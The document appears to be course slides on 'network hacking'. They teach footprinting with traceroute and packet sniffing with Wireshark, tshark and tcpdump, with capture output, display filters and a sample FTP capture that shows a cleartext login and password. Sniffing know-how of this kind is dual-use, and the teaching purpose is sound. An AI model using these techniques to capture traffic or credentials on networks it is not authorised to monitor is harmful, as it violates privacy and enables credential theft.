



Network Hacking

S2Day6Net.md



Recall

LAST TIME TOPICS



Topics

- What is Network Hacking?
- Network footprinting
- Network sniffing
- Network Captures
- Mac attack
- Arp poisoning



What is Network Hacking?

- Network Hacking is gathering and exploiting of networks.
- The networks can be WAN or LAN.
- Network Hacking is an offensive branch of computer security related to networks hacking and the penetration of a target via the networking services or equipment.
- This includes
 - Network information gathering
 - Sniffing
 - Network Attacks

Network footprinting

- Network Hacking is generally means gathering information about domain by using tools
 1. Ping: used for ping sweep
 2. traceroute
 - a. It is used to trace out the route taken by the certain information
 - b. i.e. data packets from source to destination.


```
(nathan@Nathan)-[~]
$ traceroute google.com
traceroute to google.com (172.217.18.142), 30 hops max, 60 byte packets
 1 _gateway (192.168.1.1)  5.503 ms  7.238 ms  10.305 ms
 2 10.56.104.1 (10.56.104.1)  14.264 ms  18.830 ms  18.840 ms
 3 10.10.3.14 (10.10.3.14)  22.488 ms  22.501 ms  22.498 ms
 4 10.10.5.3 (10.10.5.3)  22.496 ms 10.10.5.1 (10.10.5.1)  22.489 ms 10.10.5.3 (10.10.5.3)  22.488 ms
 5 10.10.1.118 (10.10.1.118)  22.485 ms  22.482 ms  22.458 ms
 6 10.129.243.89 (10.129.243.89)  22.508 ms 10.10.1.42 (10.10.1.42)  7.678 ms 10.129.243.89 (10.129.243.89)  21.737 ms
s
 7 10.133.233.73 (10.133.233.73)  11.466 ms 10.1.41.6 (10.1.41.6)  18.800 ms 10.133.233.73 (10.133.233.73)  24.838 ms
 8 10.1.41.6 (10.1.41.6)  14.934 ms *  21.694 ms
 9 41.189.225.125 (41.189.225.125)  27.598 ms *  27.589 ms
10 41.189.225.125 (41.189.225.125)  27.558 ms 41.189.226.137 (41.189.226.137)  27.581 ms  27.578 ms
11 108.170.240.49 (108.170.240.49)  58.462 ms 41.189.226.153 (41.189.226.153)  29.495 ms 41.189.225.170 (41.189.225.1
70)  53.155 ms
12 108.170.246.113 (108.170.246.113)  77.211 ms  84.110 ms 41.189.225.170 (41.189.225.170)  51.025 ms
13 142.251.66.203 (142.251.66.203)  65.531 ms  54.841 ms 172.253.51.137 (172.253.51.137)  61.681 ms
14 mct01s09-in-f14.1e100.net (172.217.18.142)  81.627 ms  84.067 ms 172.253.51.137 (172.253.51.137)  57.866 ms
```

Network sniffing

- Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. It is a form of “tapping phone wires” and get to know about the conversation



Types of sniffing



1. Passive Sniffing

- a. In passive sniffing, the traffic is Visible but it is not altered in any way. Passive sniffing allows listening only.
- b. It works with Hub devices. On a hub device, the traffic is sent to all the ports. In a network that uses hubs to connect systems, all hosts on the network can see the traffic. Therefore, an attacker can easily capture traffic going through.
- c. The good news is that hubs are almost obsolete nowadays. Most modern networks use switches. Hence, passive sniffing is no more effective.

2. Active Sniffing

- a. In active sniffing, the traffic is not only monitored, but it may also be altered in some way as determined by the attack.
- b. Active sniffing is used to sniff a switch-based network.

Sniffing networks...

- Let's Sniff some networks
- For this purpose we use a program called Wireshark.
- It is One popular passive monitoring tool.
- Wireshark technically is referred to as a “protocol analyzer”, but it uses only passive observation of network traffic.
- Wireshark supports both live and offline analysis, has a graphical user interface, and can be used for analyzing multiple protocols
- It is for windows and linux.
- It can Capture and record network Traffics and Save it in Form of cap/pcap file




wireshark

To start it

- You can type it on terminal

```
(nathan@Nathan)-[~]$ wireshark
```


- You can search it on the applications.



...

Toolbar

- After choosing a network interface, it will start capturing



...

No.	Time	Source	Destination	Protocol	Length	Info
534	691.331578743	IntelCor_3b:bc:35	Broadcast	ARP	42	Who has 192.168.1.8? Tell 192.168.1.3
535	691.331619815	06:0c:01:00:8c:6d	IntelCor_3b:bc:35	ARP	42	192.168.1.8 is at 06:0c:01:00:8c:6d
536	691.338852529	192.168.1.3	192.168.1.8	TCP	66	59945 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
537	691.338893316	192.168.1.8	192.168.1.3	TCP	66	80 → 59945 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
538	691.344223953	192.168.1.3	192.168.1.8	TCP	54	59945 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
539	691.347355272	192.168.1.3	192.168.1.8	HTTP	520	GET / HTTP/1.1
540	691.347465954	192.168.1.8	192.168.1.3	TCP	54	80 → 59945 [ACK] Seq=1 Ack=467 Win=64128 Len=0
541	691.444101264	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=1 Ack=467 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
542	691.444121654	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=1461 Ack=467 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
543	691.444123714	192.168.1.8	192.168.1.3	HTTP	514	HTTP/1.1 200 OK (text/html)
544	691.455583486	192.168.1.3	192.168.1.8	TCP	54	59945 → 80 [ACK] Seq=467 Ack=2921 Win=131328 Len=0
545	691.494289175	192.168.1.3	192.168.1.8	TCP	54	59945 → 80 [ACK] Seq=467 Ack=3381 Win=130816 Len=0
546	691.536481320	192.168.1.3	192.168.1.8	HTTP	470	GET /icons/openlogo-75.png HTTP/1.1
547	691.536512694	192.168.1.8	192.168.1.3	TCP	54	80 → 59945 [ACK] Seq=3381 Ack=883 Win=64128 Len=0
548	691.545768433	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=3381 Ack=883 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
549	691.545792599	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=4841 Ack=883 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
550	691.545796041	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=6301 Ack=883 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
551	691.545798869	192.168.1.8	192.168.1.3	TCP	1514	80 → 59945 [ACK] Seq=7761 Ack=883 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
552	691.545801787	192.168.1.8	192.168.1.3	HTTP	254	HTTP/1.1 200 OK (PNG)
553	691.555604500	192.168.1.3	192.168.1.8	TCP	54	59945 → 80 [ACK] Seq=883 Ack=6301 Win=131328 Len=0
554	691.555717844	192.168.1.3	192.168.1.8	TCP	54	59945 → 80 [ACK] Seq=883 Ack=9221 Win=131328 Len=0

Frame 546: 470 bytes on wire (3760 bits), 470 bytes captured (3760 bits) on interface wlan0, id 0

Interface id: 0 (wlan0)

Encapsulation type: Ethernet (1)

We can even see, what the user accessed/requested

You can Change the time
formatting Based on your want.

The screenshot shows the Wireshark application interface. The 'View' menu is open, and the 'Time Display Format' option is selected, indicated by a red box and a red arrow pointing to its submenu. The submenu lists various time display formats with their corresponding keyboard shortcuts. The main window displays a list of network packets with columns for Destination, Protocol, Length, and Info.

View → Time Display Format

- Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
- Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
- Time of Day (01:02:03.123456) Ctrl+Alt+2
- Seconds Since 1970-01-01 Ctrl+Alt+3
- Seconds Since First Captured Packet Ctrl+Alt+4
- Seconds Since Previous Captured Packet Ctrl+Alt+5
- Seconds Since Previous Displayed Packet Ctrl+Alt+6
- UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
- UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
- UTC Time of Day (01:02:03.123456) Ctrl+Alt+8

• Automatic (from capture file)

- Seconds
- Tenths of a second
- Hundredths of a second
- Milliseconds
- Microseconds
- Nanoseconds
- Display Seconds With Hours and Minutes

...

783 901.355071751	TCP	783.1.1105.bfd2	ICMP v6	86 Neighbor solicitation for fd00::b52b:304a:8505.bfd2 from 44:00:74:70:00:00
784 901.465808684	192.168.1.3	192.168.1.8	ICMP	74 Echo (ping) request id=0x0001, seq=3/768, ttl=64 (reply in 785)
785 901.465832609	192.168.1.8	192.168.1.3	ICMP	74 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 784)
786 902.158230411	192.168.1.1	192.168.1.8	ICMP	98 Echo (ping) request id=0x0878, seq=0/0, ttl=64 (reply in 787)
787 902.158265717	192.168.1.8	192.168.1.1	ICMP	98 Echo (ping) reply id=0x0878, seq=0/0, ttl=64 (request in 786)
788 902.469438617	192.168.1.3	192.168.1.8	ICMP	74 Echo (ping) request id=0x0001, seq=4/1024, ttl=64 (reply in 789)
789 902.469462704	192.168.1.8	192.168.1.3	ICMP	74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 788)
790 904.148460466	IntelCor_3b:bc:35	06:0c:01:00:8c:6d	ARP	42 Who has 192.168.1.8? Tell 192.168.1.3

Also when some one ping to us.

85227...	192.168.1.8	192.99.200.113	TCP	74 43860 → 80 [SYN] Seq=0 Win=64240 Len=0
35406...	192.99.200.113	192.168.1.8	TCP	66 80 → 43860 [SYN, ACK] Seq=0 Ack=1 Win=2
36224...	192.168.1.8	192.99.200.113	TCP	54 43860 → 80 [ACK] Seq=1 Ack=1 Win=64256
39563...	192.168.1.8	192.99.200.113	HTTP	190 GET /kali/pool/main/libn/libnids/libnid
94054...	192.99.200.113	192.168.1.8	TCP	54 80 → 43860 [ACK] Seq=1 Ack=137 Win=3033
93470...	192.99.200.113	192.168.1.8	HTTP	1471 HTTP/1.1 302 Found (text/html)

And check when tcp connections established

Tshark

Tshark is a command line tool like the wireshark it can capture

```
(nathan@Nathan)-[~/rex]
$ tshark -i wlan0
Capturing on 'wlan0'
1 0.000000000 ChinaMob_76:e0:58 > 06:0c:01:00:8c:6d ARP 42 Who has 192.168.1.8? Tell 192.168.1.1
2 0.000021264 06:0c:01:00:8c:6d > ChinaMob_76:e0:58 ARP 42 192.168.1.8 is at 06:0c:01:00:8c:6d
3 1.142477233 fe80::f55a:3099:6bf5:ee5b > fe80::1 ICMPv6 86 Neighbor Solicitation for fe80::1 from 06:0c:01:00:8c:6d
4 1.146199433 fe80::1 > fe80::f55a:3099:6bf5:ee5b ICMPv6 78 Neighbor Advertisement fe80::1 (rtr, sol)
5 2.016521116 192.168.1.1 > 224.0.0.1 IGMPv2 46 Membership Query, general
6 2.018889083 192.168.1.1 > 224.0.0.1 IGMPv2 46 Membership Query, general
7 2.020518191 192.168.1.1 > 224.0.0.1 IGMPv2 46 Membership Query, general
8 2.022518840 fe80::1 > ff02::1 ICMPv6 86 Multicast Listener Query
9 2.119288919 fe80::1 > ff02::1 ICMPv6 86 Multicast Listener Query
10 2.120926287 fe80::1 > ff02::1 ICMPv6 86 Multicast Listener Query
11 2.223600395 fe80::1 > ff02::1 ICMPv6 86 Multicast Listener Report
12 2.225530588 fe80::1 > ff02::2 ICMPv6 86 Multicast Listener Report
13 2.227188693 fe80:::56f9:9f42:ea67:ffff > ff02::1:ff67:ffff ICMPv6 86 Multicast Listener Report
14 2.323459268 fe80:::56f9:9f42:ea67:ffff > ff02::1:ff67:ffff ICMPv6 86 Multicast Listener Report
15 2.326461912 fe80::f55a:3099:6bf5:ee5b > ff02::1:ffff:5:ee5b ICMPv6 86 Multicast Listener Report
16 2.326578761 fe80:::56f9:9f42:ea67:ffff > ff02::1:ff67:ffff ICMPv6 86 Multicast Listener Report
17 2.328212026 fe80:::56f9:9f42:ea67:ffff > ff02::fb ICMPv6 86 Multicast Listener Report
18 2.332017873 fe80:::56f9:9f42:ea67:ffff > ff02::fb ICMPv6 86 Multicast Listener Report
19 2.427030164 fe80:::56f9:9f42:ea67:ffff > ff02::1:1:3 ICMPv6 86 Multicast Listener Report
20 2.430932163 fe80:::56f9:9f42:ea67:ffff > ff02::1:1:3 ICMPv6 86 Multicast Listener Report
21 2.530081249 fe80:::56f9:9f42:ea67:ffff > ff02:::c ICMPv6 86 Multicast Listener Report
22 2.534532332 fe80:::56f9:9f42:ea67:ffff > ff02:::c ICMPv6 86 Multicast Listener Report
23 2.537735422 fe80:::56f9:9f42:ea67:ffff > ff02:::c ICMPv6 86 Multicast Listener Report
24 2.640279710 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
25 2.644245211 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
26 2.648109304 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
27 2.690885876 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
28 2.693016013 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
29 2.696891076 fe80::1 > ff02::1:ff00::1 ICMPv6 86 Multicast Listener Report
30 3.135415031 fe80::f55a:3099:6bf5:ee5b > ff02::1:2 DHCPv6 138 Solicit XID: 0x4b73b6 CID: 0004bc151a2c62bdc80e65592fdf0b369f8
31 3.330673109 192.168.1.1 > 192.168.1.8 ICMP 98 Echo (ping) request id=0xbec, seq=0/0, ttl=64
32 3.330707034 192.168.1.8 > 192.168.1.1 ICMP 98 Echo (ping) reply id=0xbec, seq=0/0, ttl=64 (request in 31)
33 3.760577041 192.168.1.3 > 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
34 3.764456821 192.168.1.3 > 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
35 3.768424452 192.168.1.3 > 224.0.0.251 IGMPv2 46 Membership Report group 224.0.0.251
36 3.768437910 192.168.1.3 > 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
37 3.860185057 192.168.1.3 > 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
38 3.864017940 192.168.1.3 > 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
39 6.134935031 192.168.1.8 > 34.107.221.82 TCP 66 58164 > 80 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=2551140853 TSecr=297025113
40 6.215061886 192.168.1.3 > 224.0.0.252 IGMPv2 46 Membership Report group 224.0.0.252
41 6.216815334 192.168.1.3 > 224.0.0.252 IGMPv2 46 Membership Report group 224.0.0.252
42 6.220860370 192.168.1.3 > 224.0.0.252 IGMPv2 46 Membership Report group 224.0.0.252
```

TCPdump

tcpdump is a powerful command-line packet analyzer tool that captures and displays network packets transmitted and received over a network interface.


Syntax: `sudo tcpdump -i <interface>`

```
> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1280 qdisc mq state UP
    link/ether 00:15:5d:39:57:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.29.75.7/20 brd 172.29.79.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe39:57a2/64 scope link
        valid_lft forever preferred_lft forever
```

```
> sudo tcpdump -i eth0
[sudo] password for rexder:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
21:04:17.670067 IP 172.29.75.7 > 213.55.96.150: ICMP echo request, id 31227, seq 28182, length 64
21:04:17.750962 IP 172.29.75.7.35685 > Hiwiyeet.domain: 59387+ PTR? 150.96.55.213.in-addr.arpa. (44)
21:04:17.754323 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:17.757784 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:17.819381 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:17.823109 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:18.710041 IP 172.29.75.7 > 213.55.96.150: ICMP echo request, id 31227, seq 28183, length 64
21:04:18.753886 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:18.757109 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:18.819860 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:18.823637 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 150.96.55.213.in-addr.arpa.local. (50)
21:04:18.832089 IP Hiwiyeet.domain > 172.29.75.7.35685: 59387 NXDomain 0/0/0 (44)
21:04:18.832549 IP 172.29.75.7.58370 > Hiwiyeet.domain: 11464+ PTR? 7.75.29.172.in-addr.arpa. (42)
21:04:18.834912 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:18.838255 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:18.898401 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:18.902301 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:19.750051 IP 172.29.75.7 > 213.55.96.150: ICMP echo request, id 31227, seq 28184, length 64
21:04:19.835560 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:19.839128 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:19.898384 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:19.902981 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 7.75.29.172.in-addr.arpa.local. (48)
21:04:19.911958 IP Hiwiyeet.domain > 172.29.75.7.58370: 11464 NXDomain 0/0/0 (42)
21:04:19.913747 IP 172.29.75.7.34577 > Hiwiyeet.domain: 48663+ PTR? 1.64.29.172.in-addr.arpa. (42)
21:04:19.973726 IP Hiwiyeet.mdns > mdns.mcast.net.mdns: 0 PTR (QM)? 1.64.29.172.in-addr.arpa.local. (48)
21:04:19.977598 IP6 Hiwiyeet.mdns > ff02::fb.mdns: 0 PTR (QM)? 1.64.29.172.in-addr.arpa.local. (48)
21:04:23.910121 IP 172.29.75.7 > 213.55.96.150: ICMP echo request, id 31227, seq 28188, length 64
```

Filtering...

- On the search bar you can search protocols(ICMP,ARP,HTTP..) or some ip addresses as shown.
- It also try to suggest you and complete it for you.



Filter Commands

```
ip.src == 10.32.11.220 && ip.dst == 163.22.32.101
```

```
ip.src eq 10.32.11.220 and ip.dst eq 163.22.32.101
```

```
ip.src == 10.32.11.220 || ip.src == 163.22.32.101
```

```
http && ( ip.src == 10.32.11.220 || ip.src == 163.22.32.101)
```

```
!(ip.dst == 10.32.11.220)
```

```
ssh
```

Following Streams.

To Demonstrate this Lets Use
A service called FTP.

If you need the cap/pcap file

<https://github.com/markofu/pcaps/blob/master/Practical%20PacketAnalysis/ppa-capture-files/ftp.pcap>

No.	Time	Source	Destination	Protocol	Length	Info
1	2006-12-16 20:24:40.499548	192.168.0.114	192.168.0.193	TCP	62	1137 → 21 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM
2	2006-12-16 20:24:40.501867	192.168.0.193	192.168.0.114	TCP	62	21 → 1137 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1452 SACK_PERM
3	2006-12-16 20:24:40.501886	192.168.0.114	192.168.0.193	TCP	54	1137 → 21 [ACK] Seq=1 Ack=1 Win=17424 Len=0
4	2006-12-16 20:24:40.503947	192.168.0.193	192.168.0.114	FTP	84	Response: 220 Chris Sanders FTP Server
5	2006-12-16 20:24:40.504807	192.168.0.114	192.168.0.193	FTP	69	Request: USER csanders
6	2006-12-16 20:24:40.506188	192.168.0.193	192.168.0.114	FTP	91	Response: 331 Password required for csanders.
7	2006-12-16 20:24:40.507195	192.168.0.114	192.168.0.193	FTP	65	Request: PASS echo
8	2006-12-16 20:24:40.509484	192.168.0.193	192.168.0.114	FTP	84	Response: 230 User csanders logged in.
9	2006-12-16 20:24:40.509636	192.168.0.114	192.168.0.193	FTP	60	Request: SYST
10	2006-12-16 20:24:40.510945	192.168.0.193	192.168.0.114	FTP	73	Response: 215 UNIX Type: L8
11	2006-12-16 20:24:40.511077	192.168.0.114	192.168.0.193	FTP	60	Request: FEAT
12	2006-12-16 20:24:40.513048	192.168.0.193	192.168.0.114	FTP	133	Response: 211-Extensions supported:
13	2006-12-16 20:24:40.513258	192.168.0.114	192.168.0.193	FTP	80	Request: CLNT FlashFXP 3.4.0.1145
